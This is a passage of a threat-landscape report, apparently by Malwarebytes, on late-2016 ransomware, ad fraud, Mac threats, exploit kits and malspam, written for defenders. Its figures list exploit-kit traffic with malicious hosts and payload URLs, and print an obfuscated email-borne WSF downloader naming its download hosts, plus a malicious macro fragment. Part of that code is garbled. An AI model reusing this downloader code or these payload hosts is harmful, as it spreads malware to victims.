



# Cybercrime tactics and techniques 2016 wrap-up

# TABLE OF CONTENTS

01	Executive summary
02	Windows malware
05	Early 2017 Windows malware predictions
06	Mac malware
06	Early 2017 OS X malware predictions
07	Exploit kits
08	Early 2017 exploit kit predictions
09	Phishing and malspam
10	Early 2017 phishing and malspam predictions
11	Potentially Unwanted Programs
11	Early 2017 PUP predictions
12	Tech support scams
13	Early 2017 tech support scam predictions
14	Conclusion

# Introduction

Last year was interesting for malware distribution and development. While we still experienced a flood of ransomware and immense distribution of malware using malspam/phishing/exploit kits, some major players, such as TeslaCrypt and Angler EK, vanished, while some new names dominated.

In our first wrap-up of the threat landscape, we are going to cover the trends observed during the last few months of 2016, take an analyst's view of the threats, and offer some predictions for the beginning of 2017. Moving forward, every quarter we will bring you a view of the threat landscape through the eyes of Malwarebytes researchers and analysts.

## Executive summary

Ransomware dominated in 2016 and continued to do so into 2017. We expect to see very little variation in this in early 2017, and if anything, it is getting worse. The most notable ransomware families of the end of 2016 were Locky and Cerber, two very similar ransomware families that took the number one slot multiple times during the last part of the year. Ransomware which encrypts and/or modified the master boot record (MBR) has been observed being developed in greater numbers, possibly leading to ransom families incorporating this functionality soon.

Meanwhile, the Kovter Trojan, exhibiting ad fraud behavior, was the most prevalent non-ransomware Windows malware family observed not only during the end of 2016 but throughout most the year. It is likely going to continue being prominent and may possibly pivot its operations in 2017 to something more damaging to users than ad fraud.

The Mac threat landscape consisted primarily of Adware and PUPs, however the OSX platform did experience its first threat of ransomware and a slew of different Trojan droppers pushing tech support scams, adware installs and in some cases, backdoor malware.

As far as distribution mechanisms, after the fall of Angler in mid 2016, RIG exploit kit took the reigns as the predominant exploit kit observed being used in the wild.

However, it's market share and capabilities are not quite at par with Angler, though this is likely going to change as we expect to observe an increase in exploit kit activity by the middle of 2017. While late 2016 showed a decrease in the amount of malicious spam/phishing attacks targeting users in the wild, we are seeing greater attack sophistication, from delivering new types of payloads to defeating automated analysis systems with the use of password-protected documents and ZIP files.

We observed an increase in PUP family development, especially with 'system optimizers' we expect this to continue in 2017 as the PUP distributors are taking notes from cyber criminals and scammers by employing 'browser lock' code on landing pages and skirting detection criteria just enough to be delisted but not discontinue their nefarious behavior.

Finally, companies offering and utilizing Tech Support Scammer like operations decreased near the end of 2016, likely due to pressure being put on by search engines, law enforcement and security companies. However, the players still active in these scams have significantly increased sophistication and the ability to evade classification and reporting of their activities as illegal.

# Windows malware

## Ransomware

If you work in the computer security industry, it is very likely that you have not only encountered ransomware, but have also developed a massive headache from the trouble it has caused you. For the last few years, ransomware has been a thorn in the side of many users and has become the go-to malware for cybercriminals, and here are some reasons why:

- It is effective at infecting systems
- It is profitable for the criminal
- It requires relatively little capital and technical knowledge to deploy


As we will discuss further in this report, cybercriminals are relying less on stealing personal information to sell in bulk on the black market and instead are cutting out the middleman to get paid directly. For example,

ransomware victims will pay threat actors themselves to have their files returned, and ad fraud victims generate revenue for criminals when their system forces them to navigate to bad ads.

## Ransomware trends

At the beginning of the quarter, ransomware seemed to be slowing down in favor of the distribution of ad fraud malware; however, by November, it made a big comeback, and at the end of 2016, we observed a continued ransomware lead, with ransomware being distributed far more than anything else.

Figure 1 shows the distribution trends for the last quarter of 2016. The data sources include our in-house exploit and malicious spam honeypots.



**FIGURE 1.** Malware distribution, Q4 2016


The only other malware type to give ransomware a run for its money was ad fraud; however, the only time ransomware wasn't on top was during Q3 2016, and as you can see from Figure 1, that didn't last very long. Something worth noting is that the distribution of ransomware and the distribution of other types of malware generally seem to ebb and flow together. As you can see during November, ransomware had an 88 percent increase and ad fraud dropped 63 percent, and while the increase/decrease is not completely equal, it nonetheless tells us that there is a relatively static number of distribution channels either being controlled by groups who want to diversify their payloads or competing groups utilizing a third-party distribution service.

## Top ransomware families

Unlike the distribution trends of ransomware versus other forms of malware, ransomware family dominance shifts rapidly from month to month. Figure 2 shows which families were the most active in Q4 of 2016. Our source for this data is our exploit and malicious spam honeypots.

**FIGURE 2.** Ransomware family distribution Q4 2016

As illustrated in Figure 2, the two dominant families at the end of 2016 were Cerber and Locky, with Locky having a slight lead over Cerber overall but finishing the year with a dramatic drop in distribution.



Locky and Cerber have a lot in common as far as ransomware families go:

	LOCKY	CERBER
ENCRYPTION ALGORITHM	AES	AES
OFFLINE ENCRYPTING	Yes	Yes
ENCRYPTION EXCLUSION COUNTRIES	RU	AM, AZ, BY, GE, KG, KZ, MD, RU, TM, TJ, UA, UZ
DECRYPTOR AVAILABLE	No	No
TOR PAYMENT SITE	Yes	Yes
MALSPAM DISTRIBUTION	Yes	Yes
EXPLOIT DISTRIBUTION	Yes	Yes

**FIGURE 3.** Locky and Cerber Q4 2016 capability comparison

You can pretty much guarantee that the features shown in Figure 3 will be present in not only future variants of these families, but also any ransomware family that expects to compete with them.

Beyond the high-grade encryption used by these families and their ability to start encrypting files without needing to reach out to their command and control servers, an interesting observation is that neither of them encrypt files found on systems with (at least) active Russian language packs and keyboard configurations. While Cerber expands its “encryption-free zone” to most of the countries bordering Russia, Locky also makes sure it doesn’t encrypt any Russian systems.



**FIGURE 4.** Locky and Cerber “encryption-free zone”

This is a key clue in possible attribution of the groups behind these families as being associated with, if not located in, Eastern Europe/Northern Asia. The question is, are the groups behind these families acting out of love for their motherland or, knowing the laxer approach to enforcing cybercrime laws when those crimes target Western countries, are they just trying to evade law enforcement in their home country?

### Not-for-release ransomware

Moving away from the biggest players in the ransomware game, some programmers started creating their own proof of concept (PoC) ransomware. It is not intended for malicious use, but rather as a joke or a demonstration. This ransomware is often fully functional, and it is hard to distinguish from the ransomware intended to be distributed maliciously.

The Happy Locker ransomware was created as a demo by Polish programmer Pawel Maziarz for a security conference. However, it leaked online and has since been misinterpreted by some researchers as a real threat. The interface of Happy Locker looks like it was created by a fifth-grader in Paint. However, this isn’t

enough to confirm its non-malicious intent, as a lot of ransomware out there abandons aesthetics in favor of functionality.

### Skiddie ransomware

Ransomware is the easiest to implement among all the malware types. In fact, all you need are some basic programming skills in any language to create your own ransomware. Not surprisingly, along with DDoS tools, it has become a favorite toy of script kiddies.

Skiddie ransomware is not widespread and often contains errors that allow researchers to crack it, creating decryptors for the few victims of the malware. Beyond the aspiration of financial gain, the developers of these families make them for the publicity—including media attention. Some of them even brag about their young age.

The simplest skiddie ransomware families are based on open-source projects. The most popular code base is Hidden Tear and Eda2. A benefit of having ransomware families like these in the wild is that development of decryptors for them is easy, meaning more victims of ransomware can be helped.

### MBR lockers

In the past, we’ve seen ransomware families overwriting the master boot record (MBR) of the disk with a custom bootloader. The bootloader’s role was to display a message with a ransom demand. These families were primitive and not widespread. This started to change around the release of Petya ransomware—the first MBR locker that performed real disk encryption (encrypting the master file table using the Salsa20 algorithm).

Petya (currently rebranded as GoldenEye ransomware) became available as a RaaS, and more and more cybercriminals started distributing it in their campaigns. It is currently the most popular and advanced bootlocker in the wild. The development of this ransomware is described in a series of articles on the Malwarebytes Labs blog, the most recent being about [Golden Eye](#).




FIGURE 5. GoldenEye ransomware lock screen

GoldenEye ransomware is the evolution of the Petya/Mischa combo, and it has, in fact, been confirmed that the developer of GoldenEye—known by the alias “Janus”—also created Petya/Mischa.

The biggest change between Petya/Mischa and the next evolution is that while Petya acted as a bootlocker and Mischa acted as a file cryptor, GoldenEye has the capabilities to do both, as well as the new ability to bypass UAC security controls.

Currently, GoldenEye is being tested by the creator in small campaigns targeting his familiar landscape (Germany). However, we can expect it to go global soon, as the author announced his intention to re-release the RaaS program soon after the tests.

## Ad fraud malware

As mentioned before, the second-most-distributed malware type at the end of 2016 was malware designed to commit ad fraud; to be specific, the Kovter Trojan.

Kovter is one of the most advanced families of malware currently found in the wild. It sports sophisticated functionality, such as the ability to infect the system without dropping a file but rather by creating a special registry key, making it difficult to detect for many antivirus vendors. In addition, it utilizes rootkit capabilities to further hide its presence and will actively identify and disable security solutions.




FIGURE 6. One of the registry keys used by Kovter to hide its persistent code

Historically, Kovter has been used as a downloader for other malware families, its own ransomware, a back door, and a tool to steal personal information. These days, Kovter practices ad fraud, which basically hijacks the victim’s system and performs “click-jacking” operations, or having the infected system visit and interact with ad campaigns controlled by the attacker or one of their clients.

Considering that this is the second-most-popular malware of the quarter further backs up the assumption that cybercriminals are less interested in stealing data these days and more interested in quickly making money. Ad fraud malware exploits vulnerabilities in the advertising industry, while ransomware exploits the value we give to certain files and a dangerous lack of security awareness.

## Early 2017 Windows malware predictions

It would be fantastic if we could say that 2017 is when the tides turn and ransomware finally vanishes for good. Unfortunately, the shifts and developments made in the last year paint a picture of a threat landscape covered in ransomware families. While most of these fails to make much of an impact, there are a handful of incredibly dangerous, very difficult to stop families.

Those that aren’t giving us nightmares are going to allow for decryptors to be developed due to poor development; however, some might climb out of the ball pit to stand next to the big dogs. One type of ransomware that will almost definitely make an impact in the next few months is MBR ransomware, combining low-level tactics with modern encryption algorithms and payment methods.

MBR functionality might be something only a few families do, or it might be adopted by the groups that develop families such as Locky and Cerber. Only time will tell, but it’s best to prepare for the worst.

As far as Kovter goes, we doubt that its on-and-off-again distribution will go away. If anything, the advanced development of this malware means that it will continue to be used to not only act as the primary payload, but also as a distribution method for additional malware in 2017.

# Mac malware

## Mac adware and PUPs

IronCore and CrossRider are present in both the Mac and Windows communities. Genieo and VSearch are two of the oldest pieces of Mac adware and the nastiest adware programs for the Mac, and both have exhibited some malware-like behaviors in getting installed and avoiding detection, such as frequent name changes, exploiting vulnerabilities in the system to get installed, and attempting to prevent removal.

MacKeeper is by far the most widespread scam app on the Mac, using aggressive marketing and litigious behavior against anyone badmouthing the app. It was the subject of a class-action lawsuit alleging fraudulent advertising that was settled in favor of the plaintiff in 2015, requiring ZeoBIT (the former developer of MacKeeper) to pay damages to everyone who joined the suit.

Advanced Mac Cleaner is only one PUP created by developer PCVARK (aka Techyutils). Many others exist, including several apps present in the Mac App Store. PCVARK is even responsible for a scam app that we believe is bad enough to be classed as malware, which we call OSX.FakeFileOpener. Thus, we identify all PCVARK/Techyutils apps as PUPs.

## Mac malware

Mac malware in 2016 was limited to seven different families, of which one was the platform's first ransomware, one was a scam app mimicking system functionality to direct users to a scam website, and the rest were backdoors. None have been particularly widespread. The ransomware (KeRanger) was killed off by Apple within 48 hours, turning something that could have been a serious incident into a minor occurrence, with only a handful of people getting their files encrypted. I have seen none of the back doors in the wild.

Mac threats in 2016 were almost universally installed via Trojan droppers. Most commonly, these were fake Adobe Flash Player installers or fake viewer apps for “free

video” sites. Other contenders were tech support scam downloads (mostly promoting MacKeeper), bundled adware in installers from download aggregation sites, and even downloads from “legit” developer sites (such as uTorrent, FileZilla, MPlayerX, etc.) In the case of some of the back doors, the infection method is unknown, but all indications point to Trojan droppers.

In two cases, the KeRanger ransomware and the Keydnab back door, the malware was installed via a booby-trapped copy of the Transmission torrent client and uploaded to the official Transmission website by hackers. In both cases, downloading and launching the hacked copy of Transmission resulted in the computer being infected. In the case of KeRanger, the malware had no method of persistence, relying on the user to open Transmission to launch the malware.

## Early OS X malware 2017 predictions

In 2017, I predict much of the same. Apple's ability to block and remove malware at the OS level makes it difficult for malware to get or keep a foothold. Case in point: The KeRanger malware was downloaded more than 6,000 times before the infected Transmission app was taken down. However, before most of those downloads resulted in file encryption, Apple had killed the malware, preventing it from launching and doing any damage.

However, Apple does not take aggressive action on adware or PUPs, only acting in the most extreme cases. (Apple blocks certain variants of Genieo and VSearch that are known to exhibit more malware-like behavior, but does not do anything about any of the other variants of these adware families.) This means that those threats will likely continue to be a problem that Apple will leave to third parties—like Malwarebytes—to solve. Because of this, PUPs will continue to be a common threat, since they need not fear being blasted out of the water by Apple and losing all the development costs on a short-lived piece of software. What malware we see in 2017 will likely be very targeted, as in the example of the OSX.Backdoor.Quimitchin malware we just discovered.



# Exploit kits

## Trends

Exploit kits (EKs) have taken a back seat as the main infection vector following the demise of some of the leaders of the pack, namely Nuclear EK and Angler EK. At the end of 2016, we witnessed only a handful still being active and maintained, while others retreated into private mode for select customers or high-profile malvertising attacks.

Other than putting in some aesthetic changes, EKs have, for the most part, kept reusing older vulnerabilities, which is a big change compared to a year ago. Indeed, at that time, EKs were weaponizing newly found flaws in a matter of days and coming out with “zero-day” exploits, which means even fully up-to-date systems could still get infected.

## In-the-wild exploits

The most exploited browser remained Internet Explorer, with several information disclosure flaws that were leveraged to fingerprint users and avoid researchers or honeypots. Fingerprinting was a key part of the [AdGholas malvertising campaign](#), which helped it to remain below the radar for several months.

Information disclosure exploits were popular in 2016 and did not just target Internet Explorer. Indeed, we noted a [zero-day used against the Tor Browser](#) whose goal was to unmask users’ real IP address.

INTERNET EXPLORER	INFO DISCLOSURE VULNERABILITIES	FIREFOX (TOR BROWSER ZERO-DAY)	FLASH	SILVERLIGHT
CVE-2016-0189	CVE-2016-3351	CVE-2016-9079	CVE-2016-4117	CVE-2016-0034
CVE-2014-6332	CVE-2016-3298		CVE-2016-1019	
	CVE-2016-0162		CVE-2015-8651	

**FIGURE 7. Q4 2016 TARGETED VULNERABILITIES**

## Active exploit kit families

The two most visible EKs were RIG EK and Sundown EK, with the former evolving into three different versions at one point.

RIG EK was used for a [large malvertising campaign](#) we caught in late September, shortly after it took over Neutrino EK (which went quiet and then private). We still witnessed longstanding infection chains from compromised websites, namely [EITest](#), [Afraidgate](#), and [pseudo Darkleech](#).

## RIG EK

Host	URL	Body	Comments
try.seniortravel.news	/?oq=h_PAoe-QDNAPhRDWcww3Y5UWvxG9qmQ2B...	5,214	RIG-V_EK_URL (Landing Page)
try.seniortravel.news	?/q=wH3QmVxcjwDPFYbGMvREsqNblNnQA0SPxH2...	90,398	RIG-V_EK_URL (Landing Page)
try.seniortravel.news	?/br_f=31998q=wX_QMvXc)wDQCIBGMvRESLBfN...	18,079	RIG-V_EK_URL (Flash Exploit)
try.seniortravel.news	?/oq=Y9qV7frtQPQW02023LQxolYwLB1sTofumhDeHy...	180,034	RIG-V_EK_URL (Malware Payload)

FIGURE 8. RIG EK traffic

Sundown EK kept us busy by [constantly changing patterns](#) and also showing that it had cousins, with [a few different variants](#).

## Sundown EK

Host	URL	Body	Comments
is.3034.mobi	/index.php?5109tWlePvEbFmmsYO=4CzuanrQzQHTC6JhQV...	46,048	Sundown_EK_header (Landing Page)
htq.2274.mobi	/z.php?id=198	1,007,616	Sundown_EK_URL (Malware Payload)
is.3034.mobi	?/79643522803	14,088	Sundown_EK_URL (Flash Exploit)
is.3034.mobi	?/7947545190441&id=198	29,578	Sundown_EK_URL (Flash Exploit)
is.3034.mobi	?/778493521	45,026	Sundown_EK_URL (Flash Exploit)
htq.2274.mobi	/z.php?id=198	1,007,616	Sundown_EK_URL (Malware Payload)
htq.2274.mobi	/43526876827345687356872456.php?id=198	1,007,616	Sundown_EK_URL (Malware Payload)

FIGURE 9. Sundown EK traffic

## Early 2017 exploit kit predictions

The current exploit kits are not keeping up with recently found vulnerabilities, let alone actively seeking new ones. This has a direct impact on malware distributors, who have fewer chances of infecting end points because of stale exploits.

We have already seen examples of actors who might only have used exploit kits before rely on spam to distribute their malware. But the need for a reliable infection tool will only increase with time, giving the chance for new EK writers to enter the scene and grab the currently active traffic distribution campaigns.

In the meantime, the two most visible EKs, RIG EK and Sundown EK, will continue their fight for the top position by racing into integrating proof-of-concept exploits rather than actively buying new ones.

## Private exploit kits

In parallel to the common EKs, there were also some that were used selectively, for specific customers or campaigns only. The disappearance of Angler EK may have contributed to Neutrino EK transitioning into private mode, while Astrum EK has always managed to keep a low profile over the years.

## Neutrino EK

Host	URL	Body	Comments
noncense.space	/perfumers/attache/cyanosis/invoking/multivitamin/arrogate/transient/surplace.pl	189,943	Fingerprinting/filtering gate
noncense.space	/herself/unfalteringly/manque/counsel/fortuned/whye/face/seducers/grandnephews/colorca...	2,432	Fingerprinting/filtering gate
noncense.space	/husinge/artistic/akures/neighbors/vapourer/inoperable/pkugugy/junenforced/poplar/sexur...	145	Fingerprinting/filtering gate
noncense.space	/algiers/obpangy/ieschehed/dsorientated/18-29-16/copout/nudeators/07-14-38/chaste/inv...	0	Fingerprinting/filtering gate
hzmwrmux.adrab.win	/jstepl/1383791/bendch-diagon-grais-confess-grant/about-world	3,584	Neutrino_EK_URL (Landing Page)
hzmwrmux.adrab.win	/around/amount-enort-shelf-3248775_suf	61,625	Neutrino_EK_URL (Flash Exploit)
hzmwrmux.adrab.win	/bunch/1872258/temper-august-beautiful-sleeve-corridor	0	Neutrino_EK_URL
hzmwrmux.adrab.win	/brand/1184210/care-search-trap-hell-police-thin-flap	258,048	Neutrino_EK_URL (Malware Payload)
hzmwrmux.adrab.win	/2014/01/31/hun/depart/wick/demand-issue-peer-eager-task-sing-crook-rare.html	538	Neutrino_EK_URL

FIGURE 10. Neutrino EK traffic

## Astrum EK

Host	URL	Body	Comments
obvio.srlimtestravelgatemala.com	/4-4rft-v-tm08-z4te0o79a5v3yblp3y873d52mbe5a_saly	2,835	Astrum_EK_URL (Landing Page)
obvio.srlimtestravelgatemala.com	/ymfvdyvsvbvtgdpsu/2221604382/q26see16am5up9/1465183026/qfvsukbmyl	120,671	Astrum_EK_URL (Flash Exploit)
obvio.srlimtestravelgatemala.com	/otpakeregth/3743005754/3/4e3a0680fo1203925782/6m_#_gfti=%14%...	11,482	Astrum_EK_URL
obvio.srlimtestravelgatemala.com	/rjsdauybvycze/3726882526/4c0nt/7249410994/9kz/te6u.gf	42	Astrum_EK_URL

FIGURE 11. Astrum EK traffic

## Geographic targeting

A less common exploit kit, Magnitude EK continued to strike and mainly pushed the Cerber ransomware. In the last quarter, the targets for Magnitude EK were in Asia, with most affected users being from Taiwan, China, or South Korea.

## Magnitude EK

Host	URL	Body	Comments
e4cua858w06crek833v.helpfix.stream	?/avaalHeight=824avaalWidth=1152&bufferDepth=0...	601	Malvertising redirect
b15c0b49288abm3.fearsum.bid	/143233052544850426185361213	11,577	Magnitude_EK_URL (Landing Page)
b15c0b49288abm3.fearsum.bid	/15fy723cc8bdx	33,593	Magnitude_EK_URL (Landing Page)
b15c0b49288abm3.fearsum.bid	/c0ccse5fqab1y0v49v	54,689	Magnitude_EK_URL (Flash Exploit)
b15c0b49288abm3.fearsum.bid	/c0ccse5fqab1y0v49v	1,120	Magnitude_EK_URL (Flash Exploit)
185.80.53.172	/d37becc14c381c79d548858154c363be	65,085	Magnitude_EK_URL
185.80.53.172	/c12e62a5b9e4881143898fcc7e143d	379,007	Magnitude_EK_URL (Malware Payload)

FIGURE 12. MAGNITUDE EK TRAFFIC

# Phishing and malspam

Spam continued to leverage scripts and Office macros, with fewer and fewer actual executables directly attached to spam emails.

## Malicious scripts

The use of scripts or macros enables threat actors to remove the malware payload from the spam itself, therefore having less chance of it being detected.




FIGURE 13. Malspam in a ZIP attachment

Name	Type
046091582357.hta	HTML Application
Chequedevelvido.658374524.jar	JAR File
2016-12-51020.jse	JScript Encoded Script File
-A2LAS35K6B12.js	JScript Script File
_8263_8443885.xls	Microsoft Excel 97-2003 Worksheet
9900-1.doc	Microsoft Word 97 - 2003 Document
3700_0025.docm	Microsoft Word Macro-Enabled Document
37486-the-shocking-truth-about-election-rigging-in-america.tf	Shortcut
DSCF400009.vbs	VBScript Script File
_4GHZU_-.wsf	Windows Script File

FIGURE 14. Different file formats found in spam

The use of scripts also ensures that the malware is downloaded from fresh sources that have a very short life-span rather than idling in users' mailboxes.

```
Function F3(p)
    Set Ful4x4dignitaryRombickom = CreateObject("WScript.Shell")
End Function

Dim Ful4x4dignitaryDASHiso10 'As Object
Dim Ful4x4dignitaryQMARO 'As Object
Dim Ful4x4dignitary4 'As String
Dim Ful4x4dignitaryASALLLP 'As Variant
Dim VeterZaSpina 'As Integer

Ful4x4dignitary2 =
"Microsoft.XMLHTTP:TOWETAdodb.streamTOWETshell.ApplicationTOWETWscript.shellTOWETProcessTOWETGeTTOWEITTEMPTOWETTypeTOWETTo
EngYTDG.rfhTOWETHttcTOWETp://"
Ful4x4dignitary8H = Ful4x4dignitary8HL"--"

Set Defend = GetRef("WindowsDef")
MarketPlace = Ful4x4dignitaryrucheek(13) & Ful4x4dignitaryrucheek(14)
Ful4x4dignitary8H = Ful4x4dignitary8H&WholeViss"gent"

Function lets_choper ( str )
    Dim i, arrCode ( )
    ReDim arrCode ( Len( str ) - 1 )
    For i = 0 To Ubound( arrCode )
        arrCode(i) = Asc( Mid( str, i + 1, 1 ) )
    Next
    lets_choper = arrCode
End Function
Set Ful4x4dignitaryChuChundra = CreateObject(Ful4x4dignitaryrucheek(0))
Set Ful4x4dignitaryDASHiso10 = CreateObject(Ful4x4dignitaryrucheek(3))

Function Ful4x4dignitaryFuks(p)
    Ful4x4dignitaryChuChundra.Send
End Function

Chalaeaz = Split("cycollievillle.com/result+demall.eu/result+gurkhaadventures.com/result+www.echuko.biz/result", "+")
Set Ful4x4dignitaryKSKLAL = Ful4x4dignitary1DASHiso10.Environment(Ful4x4dignitaryrucheek(1 + 3))
Ful4x4dignitaryLAKOPPC = Ful4x4dignitaryKSKLAL(Ful4x4dignitaryrucheek(6))
VeterZaSpina = 0
Dim i
```

FIGURE 15. WSF code attached to a malicious e-mail

## Malicious macros

Most malicious Office documents are not even zipped and yet are still bypassing spam filters. These files are getting harder to detect due to their similarity to legitimate Office documents, because the documents themselves do not contain the malware payload, but rather macros that then download and execute the malware.


```
Public Function heromultiply()
    szthgneeovlipxhklcl = yiaamebjhpgq("gz(VNZeRw9-770Qzblj9e90czvtQ zSgyQLz29t70e0mzz,QRNZeex6rL.zW9gezVbzQCV312LeQnI
Dim hwoFulhjdgbywhat, ghseeefviayvfrzyp
hwoFulhjdgbywhat = 78
ghseeefviayvfrzyp = 20
If hwoFulhjdgbywhat <> ghseeefviayvfrzyp Then
End If
Dim mpprvllidm, qmbqep1, wdostyndfplptez
mpprvllidm = "zejablastnapej"
qmbqep1 = 44
wdostyndfplptez = "correctMirror"
heromultiply = yiaamebjhpgq("90pRG3W35eRkR39e9h0e310139 A-L3w3 Sqh916qd33dLe3n0 XA-0Xn9LoLp0 F0-9e0pF X0bArY0pFA0f
End Function
```

FIGURE 16. Malicious code found hidden in a macro attached to a malicious office document

Since these macros will not execute once the document is opened, social engineering is relied upon more than ever to trick users into enabling Office macros and start the delivery of the payload. Different ruses are utilized to make this happen, including feigning a problem with the document format (requiring macros to be enabled to fix it) or the document having protection that needs disabling, which, ironically, turns out to be just the opposite.

## Password-protected documents

Some malicious documents are password protected, with the password provided within the text of the malicious email. This simple measure is meant to disrupt automated sandbox analysis, because without the password, the file will not be able to fully open and execute its code.



**FIGURE 17.** A lure to trick people into enabling macros

We have also seen cases where once the malicious document has been opened, it will encrypt itself to prevent further forensic analysis.

## Phishing and malspam targets

Enterprise users are the most targeted when it comes to malspam, and this is reflected in the phishing templates that are used, such as invoices, contracts, and resumes. Perhaps this can be explained by the fact that businesses have much more to lose from a ransomware infection, but it's also because the top webmail clients used by consumers tend to block most malicious attachments better than email servers used by corporations.

## Seasonal trends

While we have observed an overall increase in the use of malspam throughout 2016, at the end, we saw a decrease in distribution, similar to what we observed before Angler went down. This is normal for not only phishing attacks, but also malware distribution in general, as the holiday season seems like a great time for cybercriminals to work on developing new attacks and malware variants—or just take a break.

## Early 2017 phishing and malspam predictions

Over the years, we have observed only one truth of the malware development and distribution world, and that is distribution through email. Phishing attacks including malicious attachments had a big comeback in the second half of the year, though we predict that exploit kits will likely once again become the standard for distribution of malware in the very near future.

